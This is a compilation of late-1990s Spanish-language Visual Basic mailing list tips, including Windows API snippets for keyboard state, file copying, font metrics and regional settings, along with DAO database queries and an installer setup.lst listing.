> Enviado el: jueves 19 de noviembre de 1998 9:23
> Para: pleyva@ssa.siemens.es
> Asunto: RE: (VB-ESP) Re: Comunicacion entre programas
>
> <> <>
> Buenos Días!
>
> Yo info no te puedo proporcionar mucha porque la tengo escrita en
> un
> libro, te puedo recomendar el libro o los libros de donde la saque, que
> son:
>
> - Programacion Avanzada en Visual Basic de Mac Graw Hill y
> Microsoft
> Press
> - Api de Windows 32 bits - Guia del Programador de Visual Basic.
> (Dan Appleman) Ed. Inforbook.
>
> Esto dos libros de Visual Basic, si programas en Visual Basic
> aplicaciones que requieren cierta potencia, en cuanto a temas de sistema
> operativo, son muy buenos. De todas formas te envio dos ejemplos de estos
> temas. Uno es una memoria compartida y el otro es un servidor Pipe y su
> cliente. Si tienes alguna duda coméntamelo.
>
> Un saludo.
>
> Federico Gil < fedegil@arrakis.es >
>
>
>
>

pipe.zip memoria.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Conocer el estado de NumLock (BloqNum)

>>>>
Alguien sabe como si se puede saber, desde un programa VB, si el teclado numérico esta activado o no.
<<<<

Declara en un módulo :

```
Declare Function GetKeyState Lib "user32" (ByVal nVirtKey As Long) As Integer
```

Y para saber el estado de NumLock :

```
if GetKeyState(vbKeyNumlock) = 0 then
    'está desactivado
else
    'está activado
end if
```

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Copiar Estructura de directorios

```
>directorio a 'tal' otro. Bueno pues ahora necesito copiar toda una
>estructura de directorios con sus correspondientes archivos, es decir que
>tengo el directorio "c:\trabajo" ( el cual tiene a su vez otros
>directorios ), y necesito copiar todos los archivos y directorios a partir
>de este.

En un módulo :
Public Const FO_MOVE As Long = &H1
Public Const FO_COPY As Long = &H2
Public Const FO_DELETE As Long = &H3
Public Const FO_RENAME As Long = &H4
Public Const FOF_MULTIDESTFILES As Long = &H1
Public Const FOF_CONFIRMMOUSE As Long = &H2
Public Const FOF_SILENT As Long = &H4
Public Const FOF_RENAMEONCOLLISION As Long = &H8
Public Const FOF_NOCONFIRMATION As Long = &H10
Public Const FOF_WANTMAPPINGHANDLE As Long = &H20
Public Const FOF_CREATEPROGRESSDLG As Long = &H0
Public Const FOF_ALLOWUNDO As Long = &H40
Public Const FOF_FILESONLY As Long = &H80
Public Const FOF_SIMPLEPROGRESS As Long = &H100
Public Const FOF_NOCONFIRMMKDIR As Long = &H200

Type SHFILEOPSTRUCT
        hwnd As Long
        wFunc As Long
        pFrom As String
        pTo As String
        fFlags As Long
        fAnyOperationsAborted As Long
        hNameMappings As Long
        lpszProgressTitle As String
End Type
Declare Function SHFileOperation Lib "Shell32.dll" _
    Alias "SHFileOperationA" (lpFileOp As SHFILEOPSTRUCT) As Long


Para copiar el directorio :

Dim Operacion As SHFILEOPSTRUCT
Dim resultado As Long

With Operacion
    .hwnd = Me.hwnd
    .wFunc = FO_COPY
    .pFrom = "c:\trabajo" + vbNullChar + vbNullChar
    .pTo = "c:\copia" + vbNullChar + vbNullChar
    .fFlags = FOF_CREATEPROGRESSDLG Or FOF_MULTIDESTFILES Or
FOF_NOCONFIRMMKDIR
End With
resultado = SHFileOperation(Operacion)
```

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cursor en forma de mano

Hola :-D
No sé que compañero había pedido la imagen del cursor que aparece cuando se coloca el puntero sobre una dirección de E-Correo (:-D). Sé que hay programas (yo tengo una muestra en Visual Basic) que leen las imágenes de los archivos exe y dll, pero como no sé en que archivo está pues...a copiar como los chinos (hand made for Art-3D, je, je...)
Espero que lo lea y que le sirva. Saludos

GENERAL DE FILTROS
-- T O D O P A R A F I L T R A R T O D O --
C./Torneo nº. 73. 41002 Sevilla (ESPAÑA)
Tlf.: 95 490 53 88 Fax.: 95 490 60 72
Correo electrónico: mailto:gfass@intercom.es
Agudo Seguridad y Suministros, S, L.

mano.cur

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Dirección de las RFC

Para todos los interesados en el WinSock, las RFC, etc:

    Aca el amigo Enrique envió unas direcciones para ubicar
las RFC, asi que ya saben de donde bajarlas, y por lo tanto no las enviaré
más, (salvo que por alguna razón alguien me las vuelva a pedir).

La dirección es: http://info.internet.isi.edu/7c/in-notes/rfc

Nelo Pauselli
pauselli@interar.com.ar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Formato de fichero bmp e ico

---

bmp.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Large Fonts

>De: pleyva@ssa.siemens.es[SMTP:pleyva@ssa.siemens.es]
>Enviado el: 11 November, 1998 1:21 AM
>Para: visualbasic-esp@egroups.com
>Asunto: (VB-ESP) API para saber el tamaño de fuente
>Hola amigos
>La configuracion del monitor permite especificar el tamaño de fuentes a
>utilizar, y se puede decir que use "fuentes grandes", "fuentes pequeñas" u
>otro tipo de fuentes.
>Existe alguna API para saber que tamaño de fuente tiene configurado un PC
>???

Article ID: Q152136
Creation Date: 05-JUN-1996
Revision Date: 02-JUL-1996
The information in this article applies to:
Standard, Professional, and Enterprise Editions of Microsoft Visual Basic, 32-bit only, for Windows, version 4.0

SUMMARY
Determining whether Windows 95 or Windows NT 3.51 is using large or small fonts can be done from Visual Basic through Windows API calls. The API that retrieves information about the physical font selected for a device context is GetTextMetrics().

MORE INFORMATION
The theory of determining whether a large or small font is used under Win95 or Windows NT 3.51 is based on the assumption that the Windows display driver uses the default value VGASYS.FON for Small Fonts and 8514SYS.FON for Large Fonts. If the user changes the default system font manually to any other value, this theory will not apply.

Step-by-Step Example
Get the handle of the Desktop window.
Get the Device Context for the entire Desktop window (including borders, scroll bars, captions, menus, and so on).
Set the mapping mode to pixels.
Get the size of the system font.
Reset the mapping mode to its original setting.
Release the device context obtained through a call to GetWindowDC.
If the system font is more than 16 pixels high, then large fonts are being used.

Sample Code

```
   '** TYPES **
   Type TEXTMETRIC
     tmHeight As Integer
     tmAscent As Integer
     tmDescent As Integer
     tmInternalLeading As Integer
     tmExternalLeading As Integer
     tmAveCharWidth As Integer
     tmMaxCharWidth As Integer
     tmWeight As Integer
     tmItalic As String * 1
```

```
  tmUnderlined As String * 1
  tmStruckOut As String * 1
  tmFirstChar As String * 1
  tmLastChar As String * 1
  tmDefaultChar As String * 1
  tmBreakChar As String * 1
  tmPitchAndFamily As String * 1
  tmCharSet As String * 1
  tmOverhang As Integer
  tmDigitizedAspectX As Integer
  tmDigitizedAspectY As Integer
End Type

'** Win32 API DECLARATIONS **
Declare Function GetTextMetrics Lib "gdi32" Alias "GetTextMetricsA" _
 (ByVal hdc As Long, lpMetrics As TEXTMETRIC) As Long
Declare Function GetDesktopWindow Lib "user32" () As Long
Declare Function GetWindowDC Lib "user32" (ByVal hwnd As Long) As Long
Declare Function ReleaseDC Lib "user32" (ByVal hwnd As Long, ByVal hdc _
 As Long) As Long
Declare Function SetMapMode Lib "gdi32" (ByVal hdc As Long, ByVal _
nMapMode As Long) As Long

'** CONSTANTS **
Global Const MM_TEXT = 1

'** Function **
Public Function gbl_GetFontRes$()
Dim hdc, hwnd, PrevMapMode As Long
Dim tm As TEXTMETRIC

  ' Set the default return value to small fonts
  gbl_GetFontRes$ = "VGA"

  ' Get the handle of the desktop window
  hwnd = GetDesktopWindow()

  ' Get the device context for the desktop
  hdc = GetWindowDC(hwnd)
  If hdc Then
    ' Set the mapping mode to pixels
    PrevMapMode = SetMapMode(hdc, MM_TEXT)

    ' Get the size of the system font
    GetTextMetrics hdc, tm

    ' Set the mapping mode back to what it was
    PrevMapMode = SetMapMode(hdc, PrevMapMode)

    ' Release the device context
    ReleaseDC hwnd, hdc

    ' If the system font is more than 16 pixels high,
    ' then large fonts are being used
    If tm.tmHeight > 16 Then gbl_GetFontRes$ = "8514"
  End If

End Function
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Mostrar estructura base de datos

Javier, lo que tienes que hacer es bastante trabajo, pero sencillo, a saber:
Dada una conexion con una Base de datos....
Revisar la coleccion de Tablas (y por que no vistas?)
[Objeto Database].Tabledefs -----> para DAO
[Objeto Conexion].rdoTables -----> para RDO
Y cargar un ListBox con el resultado. Seria conveniente filtrar los atributos de los objetos tabla para no incluir los objetos de sistema (Propiedad Attributes, consultar Help).
En este ejemplo (de una aplicación mía) se realiza ese trabajo de un origen de datos SQL utilizando DMO (Distributed Management Objets o DAO segun el caso)

```
If Not DATAInspect Is Nothing Then
        For Each DATATable In DATAInspect.Tables
            If Not DATATable.SystemObject Then
                lstTablas.AddItem DATATable.Name
            End If
        Next
    Else
        For Each DAOTable In MiBase.TableDefs
            If DAOTable.Attributes = 0 Then
                lstTablas.AddItem DAOTable.Name
            End If
        Next
    End If
```

Y luego algo parecido con los atributos....

```
If Not DATATable Is Nothing Then
        For Each oTempColumn In DATATable.Columns
            With oTempColumn
                grdColumns.AddItem .Name & vbTab & .Datatype & vbTab &
.length & vbTab
& IIf(.Identity, "SI", "NO") & vbTab & IIf(.AllowNulls, "SI", "NO") &
vbTab & IIf(.InPrimaryKey,
"SI", "NO")
                ReDim Preserve aAtributo(i)
                aAtributo(i).Nombre = .Name
                aAtributo(i).Tamaño = .length
                aAtributo(i).Tipo = .PhysicalDatatype
                aAtributo(i).EsIdentity = .Identity
                aAtributo(i).EstaEnClave = .InPrimaryKey
                i = i + 1
            End With
        Next
    Else
        For Each oField In DAOTable.Fields
            With oField
                grdColumns.AddItem .Name & vbTab & FieldType(.Type) &
vbTab & .Size
& vbTab & IIf(.Attributes And dbAutoIncrField, "SI", "NO") & vbTab &
IIf(.AllowZeroLength,
```

```
"SI", "NO") & vbTab & IIf(IsInPrimaryKey(.Name), "SI", "NO")
                ReDim Preserve aAtributo(i)
                aAtributo(i).Nombre = .Name
                aAtributo(i).Tamaño = .Size
                aAtributo(i).Tipo = FieldType(.Type)
                aAtributo(i).EsIdentity = .Attributes And
dbAutoIncrField
                aAtributo(i).EstaEnClave = IsInPrimaryKey(.Name)
                i = i + 1
            End With
        Next
```

EN este caso cargo una grilla con las propiedades de los campos (quizás no te sea util) y guardo la coleccion de atributos en un array de UDTs. Las funciones FieldType() y IsInPrimaryKey() son propias y no vienen al caso.

Lo que sigue es manejo de Strings. Deberás poner Combos con los operadores (>,<,= LIKE, BETWEEN, etc) y definir los Joins, Groups y Orders.
Lo de Excel lo dejo para otra oportunidad, cualquier cosa me lo recuerdas y volvemos sobre el tema.
No tengo inconveniente en que me consultes particularmente .
Saludos

Adrian

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Numeros con signo

Sacado del web de Microsoft :

En VB los enteros van de -32768 a +32767 y los long de -2147483648 a 2147483647. A veces necesitamos pasar al funciones del API o a Dll's escritas en c números sin signo de 0 a 65535 o de 0 a 4294967296.

UnsignedToLong
Esta función coge un Double con valor apto para un unsigned Long y devuelve un Long que se puede pasar a una dll que necesite long sin signo.

LongToUnsigned
Esta función coge un long sin signo que devuelva una dll y devuelve un Double.

UnsignedToInteger
Esta función coge un Long con valor apto para un entero sin signo y devuelve un Integer que se puede pasar a una dll que necesite Integer sin signo.

IntegerToUnsigned
Esta función coge un Integer sin signo que devuelva una dll y devuelve un Long.

```
Private Const OFFSET_4 = 4294967296#
Private Const MAXINT_4 = 2147483647
Private Const OFFSET_2 = 65536
Private Const MAXINT_2 = 32767


Function UnsignedToLong(Value As Double) As Long
  If Value < 0 Or Value >= OFFSET_4 Then Error 6 ' Overflow
  If Value <= MAXINT_4 Then
     UnsignedToLong = Value
  Else
     UnsignedToLong = Value - OFFSET_4
  End If
End Function

Function LongToUnsigned(Value As Long) As Double
  If Value < 0 Then
     LongToUnsigned = Value + OFFSET_4
  Else
     LongToUnsigned = Value
  End If
End Function

Function UnsignedToInteger(Value As Long) As Integer
  If Value < 0 Or Value >= OFFSET_2 Then Error 6 ' Overflow
  If Value <= MAXINT_2 Then
     UnsignedToInteger = Value
  Else
     UnsignedToInteger = Value - OFFSET_2
  End If
```

```
End Function

Function IntegerToUnsigned(Value As Integer) As Long
  If Value < 0 Then
     IntegerToUnsigned = Value + OFFSET_2
  Else
      IntegerToUnsigned = Value
  End If
End Function
```

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi

Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Obtener los procedimientos contenidos en una DLL

Hola, hace poco observe que había mas de un listero que preguntaba ¿como saber las funciones contenidas en una DLL?, pues bueno, andando por ahí en el WWW encontré el web site de Harvey Triana donde decía lo siguiente:

#4. Saber los procedimientos contenidos en una DLL
Agosto 26 de 1998
La cláusula LIB de Declare requiere el nombre de la DLL. La siguiente técnica es útil para esta investigación. Lo ejecuto desde la ventana MS-DOS (quiza existe una manera más sencilla):

```
C:\>cd "program files"
C:\Program Files>cd devstudio
C:\Program Files\DevStudio>cd vb
C:\Program Files\DevStudio\VB>link /dump /exports
c:\windows\system\nombre.dll /out:nombre.txt
```

Reemplace nombre por la DLL que quiera investigar, - nombre.txt es un archivo de salida para el resultado. P.e, para probar use
`link /dump /exports c:\windows\system\version.dll /out:version.txt`

Espero que les sea de alguna utilidad.

Att:

Felipe Betancur Uribe felix518@col3.telecom.com.co

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ocultar el cursor en un textbox

```
At 23:55 20/10/97 +0200, you wrote:
>Cómo hago para que no aparezca el cursor de escritura en un textbox.
>Gracias.
>
Puedes emplear las funciones del API HideCaret y ShowCaret :

Private Declare Function HideCaret Lib "user32" (ByVal hwnd As Long) As Long
Private Declare Function ShowCaret Lib "user32" (ByVal hwnd As Long) As Long

En el Text1_GotFocus :
Dim l As Long
l = HideCaret(Text1.hwnd)

En el Text1_LostFocus:
Dim l As Long
l = ShowCaret(Text1.hwnd)


Un saludo.

_____________________________________________________
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Pasar parametros al CR6

Hola a todos:

Después de muchas pruebas, he conseguido pasar parámetros al CR6. Lo que hay que hacer es:

* Insertar una formula (o las que necesitemos) en el formulario
* Antes de emitir el informe poner:

```
 Report.FormulaFields.Item(1).Text = "'" & Parámetro & "'"
 Report.FormulaFields.Item(2).Text = "'Texto a pasar'"
```

Hay que tener en cuenta que el número que ponemos en Item debe empezar por 1 (En CR 4.6 se empezaba por cero). Este número nos indica a que formula queremos pasar el parámetro. (El 1 a la primera formula, el 2 a la segunda...).

Las comillas simples son necesarias, tanto para pasar el valor de una variable, como para pasar un texto directamente.

Un saludo
Luis Javier

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Problema con la propiedad NewEnum de una coleccion

Porque además tienes que modificar los atributos del procedimiento (debe ser oculto y tener Id (creo) -4. Revisa los atributos del procedimiento del "original", y modifícalos en la copia.

Saludos

Luis Sanz

HOSPITAL REINA SOFIA DE TUDELA
31500 TUDELA
NAVARRA
Teléfono: 948-827500
Fax: 948- 825906
E-Mail: hrst@ctv.es

> De: Alberto Nieto Ibarrechebea <alberton@mail.sendanet.es>
> A: Lista Visual Basic <vb-esp@ccc.uba.ar>
> Asunto: (VB-ESP) Problema con la propiedad NewEnum de una coleccion
> Fecha: jueves 29 de octubre de 1998 20:23
>
> Hola compañeros del foro.
>
> He creado una clase que es una coleccion y tiene la propiedad NewEnum
> correctamente definida. De hecho esta clase esta creada copiando el codigo y
> pegandolo en otra nueva.
>
> Pues me ocurre que en la clase fuente la propiedad NewEnum funciona
> correctamente cuando se utiliza un ciclo For Each...Next, sin embargo en la
> nueva me devuelve un error que dice que dicho metodo no esta definido

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Rotar texto en Impresora

---

rotartex.bas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Saber si una tabla es del sistema

Existe una propiedad del objeto tabledefs que indica si es o no de sistema y eso lo sabes de esta forma:

Data1.Database.TableDefs.attributes = dbSystemObject esto indica si una tabla es del sistema

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Cambiar la configuración regional

Te mando este archivo, a ver si te vale.
No te comento los procedimientos ni las funciones porque ahora mismo no tengo tiempo, y como supongo que te corre prisa ...

Para cualquier aclaración escribeme a:

josejrp@iname.com

Bye !!

```
'*************************************************
'* Inicio - para cambiar la Configuración Regional
'*************************************************
Public Const LOCALE_USER_DEFAULT = &H400
Public Const LOCALE_SYSTEM_DEFAULT = &H800
Public Const LOCALE_ICURRDIGITS = &H19
Public Const LOCALE_SSHORTDATE = &H1F
Public Const LOCALE_SCURRENCY = &H14

Public Const LOCALE_SDATE = &H1D
Public Const LOCALE_SDECIMAL = &HE
Public Const LOCALE_STHOUSAND = &HF

Declare Function GetLocaleInfo Lib "Kernel32" Alias "GetLocaleInfoA" (ByVal Locale
As Long, ByVal LCType As Long, ByVal lpLCData As String, ByVal cchData As Long) As
Long
Declare Function SetLocaleInfo Lib "Kernel32" Alias "SetLocaleInfoA" (ByVal Locale
As Long, ByVal LCType As Long, ByVal lpLCData As String) As Long

Public Function ActualConfgRegional(lngTipo As Long) As String
    Dim lngBufferLen As Long
    Dim intRetorno As Integer
    Dim strBuffer As String
    On Error GoTo ActualConfgRegional_err

    lngBufferLen = 50
    strBuffer = Space$(lngBufferLen)

    intRetorno = GetLocaleInfo(LOCALE_USER_DEFAULT, lngTipo, strBuffer,
lngBufferLen)
    'intRetorno = GetLocaleInfo(LOCALE_SYSTEM_DEFAULT, lngTipo, strBuffer,
lngBufferLen)
    ActualConfgRegional = Left$(strBuffer, InStr(strBuffer, Chr(0)) - 1)

    Exit Function
ActualConfgRegional_err:
    MensajeError "ActualConfgRegional", " Editando valor " & CStr(lngTipo)
End Function

Public Sub PonerConfgRegional(lngTipo As Long, strNuevoValor As String)
    Dim intRetorno As Integer
    On Error GoTo PonerConfgRegional_err

    intRetorno = SetLocaleInfo(LOCALE_USER_DEFAULT, lngTipo, strNuevoValor)
```

```
    Exit Sub
PonerConfgRegional_err:
    MensajeError "PonerConfgRegional", " Estableciendo valor " & CStr(lngTipo)
End Sub

Public Function ConfgRegionalCorrecta() As Boolean
    On Error GoTo ConfgRegionalCorrecta_err

    ConfgRegionalCorrecta = True

    If (ActualConfgRegional(LOCALE_ICURRDIGITS) <> "3") Then
        ConfgRegionalCorrecta = False
    Else
        If (ActualConfgRegional(LOCALE_SSHORTDATE) <> "dd/MM/yyyy") Then
            ConfgRegionalCorrecta = False
        Else
            If (ActualConfgRegional(LOCALE_SCURRENCY) <> "pts") Then
                ConfgRegionalCorrecta = False
            Else
                If (ActualConfgRegional(LOCALE_SDATE) <> "/") Then
                    ConfgRegionalCorrecta = False
                Else
                    If (ActualConfgRegional(LOCALE_SDECIMAL) <> ",") Then
                        ConfgRegionalCorrecta = False
                    Else
                        If (ActualConfgRegional(LOCALE_STHOUSAND) <> ".") Then
                            ConfgRegionalCorrecta = False
                        End If
                    End If
                End If
            End If
        End If
    End If

    Exit Function
ConfgRegionalCorrecta_err:
    MensajeError "ConfgRegionalCorrecta"
End Function

Public Sub AjustarConfgReg()
    On Error GoTo AjustarConfgReg_err

    PonerConfgRegional LOCALE_ICURRDIGITS, "3"
    PonerConfgRegional LOCALE_SSHORTDATE, "dd/MM/yyyy"
    PonerConfgRegional LOCALE_SCURRENCY, "pts"
    PonerConfgRegional LOCALE_SDATE, "/"
    PonerConfgRegional LOCALE_SDECIMAL, ","
    PonerConfgRegional LOCALE_STHOUSAND, "."

    Exit Sub
AjustarConfgReg_err:
    MensajeError "AjustarConfgReg"
End Sub

'************************************************
'* Fin - para cambiar la Configuración Regional
'************************************************
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Título de la ventana a partir del nombre de clase

>¿ es posible saber el nombre de la ventana a partir de el Nombre de clase ?

Podríamos "darle la vuelta" (y cambiar algo, claro :-D) al código para
obtener el nombre de clase a partir de la ventana :

```
Private Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA"
(ByVal hwnd As Long, ByVal lpString As String, ByVal cch As Long) As Long

Public Sub GetTitleFromClassName()

   Dim sInput As String
   Dim hwnd As Long
   Dim lpWindowText As String
   Dim nMaxCount As Long
   Dim lresult As Long

   ' pad the return buffer for WindowText
   nMaxCount = 256
   lpWindowText = Space(nMaxCount)
   ' Note: must be an exact match
   sInput = InputBox("Enter the exact class name:")
   ' No validation is done as this is a debug window utility
   hwnd = FindWindow(sInput, vbNullString)
   ' Get the window title, again, no validation
   lresult = GetWindowText(hwnd, lpWindowText, nMaxCount)
   Debug.Print "Class name: " & sInput
   Debug.Print "Window: " & Left$(lpWindowText, lresult)

End Sub
```

PD: como la original estaba en inglés la "vuelta" la dejé también en
"extranjero".

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

[GRID]Dar formato a celdas

La solución es bastante sencilla.
Para poder aplicar diferentes estilos debes generarlos previamente, para ello tienes una coleccion de StyleSets, definelos en la ventana de propiedades especiales de la grilla. Alli les daras un nombre a cada uno.. ("FilasRojas"), ("FondoAzul"), etc.
Luego se los aplicas a la propiedad StyleSet de las celdas, utilizando para ello el Evento RowLoaded de la grilla, alli evaluaras condiciones y aplicaras el estilo. Ten en cuenta que deberás aplicarselo a todas las celdas de la fila, ya que no existe una categoria de Estilo de Fila.
Si tienes dudas puedes fijarte en las FAKs de la grilla o volver a preguntarme..

Adrian

=?us-ascii?Q?Jesus_Ma_Rodilla_Lara?= escribió:
>
> Buenas Companer@:
>
> Tengo un Grid de Sheridan y me gustaria resaltar/aplicar colores a algunas
> lineas del grid en funcion de la informacion que representen. A lo mas que
> he llegado a sido a colorear las lineas alternativamente, pero eso no me
> vale. Tambien busco infomacion sobre como resaltar/colorear deldas y
> columnas.
>
> Un Saludo y Gracias por dedicarme tu valioso tiempo
> Jesus Ma Rodilla Lara
> jrodilla@sicsa.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Abrir consultas con parametros desde VB5

Hola compañeros:

>Tengo unas consultas con parametros hechas en Access y deseo saber cual es
>la mejor manera de poder abrirlas desde Visual Basic 5. Es que la otra vez
>alguien dijo que en Vb5 habian una mejor forma de hacerlo que aun se
>soportaba la de las versiones anteriores solamente por compatibilidad (es
>que no encontre los datos esos) y como la bibliografia que tengo es de VB4
>entonces quisiera alguien me ayudara en eso.
>
>Si alguien sabe como:
>
>a) Abrir una consulta normalita

```
' Sin parámetros
Public Function RecordsetDelQuery (strNombreQuery as String) As Recordset
    Dim qdfQuery as QueryDef

    Set qdfQuery = DB.QueryDefs (strNombreQuery)
    Set RecordsetDelQuery = qdfQuery.OpenRecordSet (dbOpenSnapshot)
                                                                    'o
(dnOpenDynaset)
    qdfQuery.Close 'esto es de memoria ¿?
    Set qdfQuery = Nothing
End Fuction
```

>b) Abrir una consulta con parametros

```
' Con parámetros
Public Function RecordsetDelQuery (strNombreQuery as String) As Recordset
    Dim qdfQuery as QueryDef

    Set qdfQuery = DB.QueryDefs (strNombreQuery)
    qdfQuery![ParametroRequerido] = Text1.Text 'o InputBox (...)
    Set RecordsetDelQuery = qdfQuery.OpenRecordSet (dbOpenSnapshot)
                                                                    'o
(dnOpenDynaset)
    qdfQuery.Close 'esto es de memoria ¿?
    Set qdfQuery = Nothing
End Fuction
```

>c) abrir una consulta de tabla de referencias cruzadas

    Upssssss ;-(

    Dependiendo del tipo de consulta que hagas, necesitarás o no parámetros; por ejemplo, al actualizar necesitas pasar a la consulta el nuevo dato.

1º- Te creas la consulta SQL (Access, VisData ...):

>d) Abrir una consulta de creación de tabla
    Como sea ... :-(

>g) Abrir una consulta de Eliminación??
    DELETE FROM tabla1 WHERE criterio

```
>e) Abrir una consulta de Actualización
UPDATE lista_tablas SET campo=nuevo_valor [,campo=nuevo_valor] [WHERE ...]

o si le pasas el parámetro:
PARAMETERS NuevoValor Text;
UPDATE lista_tablas SET campo=NuevoValor [,campo=nuevo_valor] [WHERE ...]

para luego hacer desde VB:
1- Abrir:
    Set qdfQuery = DB.QueryDefs (strNombreQuery)
2- Si tiene parámetros:
    qdfQuery![NuevoValor] = Text1.Text 'o InputBox (...)
3- Ejecutarla
    qdfQuery.Execute

>f) Que es y como Abrir una consulta de datos anexados??

    Upsssss ;-(


Espero haberos ayudado y no haberlos liado.
Para cualquier consulta extra no dudéis en escribirme

Bye !!!!!


Un salu2
_____________________________
```


Jose Julio Ruiz
josejrp@iname.com


```
--------------------------------
     (desde Segovia - España)
           ICQ => 8834523
--------------------------------
       [omitidos los acentos]

GTP - Grupo Tarifa Plana - http://www.laref.com/gtp
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Agregar iconos durante la instalación.

Esta es una forma de agregar iconos de acceso directo a el grupo de programas al momento de realizar la instalacion de un proyecto de vb.

1.- crear los discos de instalacion con el setup wizard, agregando todos los archivos requeridos para hacer una instalacion en cualquier otra maquina.
2.- despues de generar los discos de instalacion, en el primer disco generado se crea un archivo llamado setup.lst editar este archivo en el cual estaran todas las referencias de la instalacion
3.- buscar la linea (FILE###) el cual corresponde a el programa o archivo el cual queremos incluir en el grupo de programas
4.- al final de la linea de codigo encontraras (" "," ", " ") aqui es donde se tiene que trabajar para incuir nuestros programas con acceso directo desde el grupo de programas.
5.- en el penultimo (" ") insertaremos el nombre que deseamos tenga el program en el grupo de programas p.e. "Contador"
6.-en el ultimo (" ") va la ruta en el cual se encuentra el programa (linea de comando) ejem: "apppath\contador.exe"
7.-no se debe de olvidar borrar una linea de "XXXXXXX" para liberar espacio, para despues guardar los cmbios hechos al setup.lst
8.- hasta este punto lo unico que resta es instalar la aplicacion con lo cual tendremos iconos de acceso directo incorporados a nuestro grupo de programas creado con la instalacion.

envio setup.lst
en el cual el file27 se le hicieron los cambios, checalo y si tienes alguna duda te comunicas.

```
[BootStrap]
File1=1,,setup1.ex_,setup1.exe,$(WinPath),,,9/17/1998 13:57:38,167936,5.0.0.3716,"","",""
File2=1,,VB5StKit.dl_,VB5StKit.dll,$(WinSysPath),,$(Shared),1/16/1997
0:00:00,29696,5.0.37.16,"","",""
File3=1,,MSVBVM50.dl_,MSVBVM50.dll,$(WinSysPathSysFile),$(DLLSelfRegister),,7/19/1997
15:55:40,1347344,5.1.43.19,"","",""
File4=1,,StdOle2.tl_,StdOle2.tlb,$(WinSysPathSysFile),$(TLBRegister),,5/19/1997
8:08:12,16896,2.20.4118.1,"","",""
File5=1,,OleAut32.dl_,OleAut32.dll,$(WinSysPathSysFile),$(DLLSelfRegister),,5/19/1997
8:08:12,492304,2.20.4118.1,"","",""
File6=1,SPLIT,OlePro32.dl1,OlePro32.dll,$(WinSysPathSysFile),$(DLLSelfRegister),,5/19/1997
8:08:12,114960,5.0.4118.1,"","",""
File7=2,,OlePro32.dl2,OlePro32.dll
File8=2,,AsycFilt.dl_,AsycFilt.dll,$(WinSysPathSysFile),,,5/19/1997
8:08:10,118544,2.20.4118.1,"","",""
File9=2,,Ctl3d32.dl_,Ctl3d32.dll,$(WinSysPathSysFile),,,8/21/1996
0:00:00,27136,2.31.0.0,"","",""
File10=2,,ComCat.dl_,ComCat.dll,$(WinSysPathSysFile),$(DLLSelfRegister),,10/31/1996
0:00:00,22288,4.71.1441.1,"","",""

[Files]
File1=2,,vbis4032.DL_,vbis4032.DLL,$(WinSysPath),,$(Shared),5/22/1996
13:59:38,59392,,"","",""
File2=2,,COMDLG32.OC_,COMDLG32.OCX,$(WinSysPath),$(DLLSelfRegister),$(Shared),7/19/1997
16:00:32,129808,5.1.43.19,"","",""
File3=2,,TABCTL32.OC_,TABCTL32.OCX,$(WinSysPath),$(DLLSelfRegister),$(Shared),7/19/1997
16:01:18,192784,5.1.43.19,"","",""
File4=2,,RICHTX32.OC_,RICHTX32.OCX,$(WinSysPath),$(DLLSelfRegister),$(Shared),7/19/1997
16:01:12,196880,5.1.43.19,"","",""
File5=2,,RichEd32.dl_,RichEd32.dll,$(WinSysPathSysFile),,,1/13/1997
0:00:00,174352,4.0.993.4,"","",""
```

```
File6=2,,COMCTL32.OC_,COMCTL32.OCX,$(WinSysPath),$(DLLSelfRegister),$(Shared),7/19/1997
16:00:28,604432,5.1.43.19,"","",""
File7=2,,DBLIST32.OC_,DBLIST32.OCX,$(WinSysPath),$(DLLSelfRegister),$(Shared),9/17/1997
21:07:40,204048,5.1.45.11,"","",""
File8=2,,THREED32.OC_,THREED32.OCX,$(WinSysPath),$(DLLSelfRegister),$(Shared),7/26/1995
0:00:00,200704,1.0.41.0,"","",""
File9=2,SPLIT,MFC40.dl1,MFC40.dll,$(WinSysPathSysFile),$(DLLSelfRegister),,7/31/1996
0:00:00,921872,4.1.0.6038,"","",""
File10=3,,MFC40.dl2,MFC40.dll
File11=3,,MSVCRT40.dl_,MSVCRT40.dll,$(WinSysPathSysFile),,,7/31/1996
0:00:00,326656,4.10.0.6038,"","",""
File12=3,,GRID32.OC_,GRID32.OCX,$(WinSysPath),$(DLLSelfRegister),$(Shared),7/26/1995
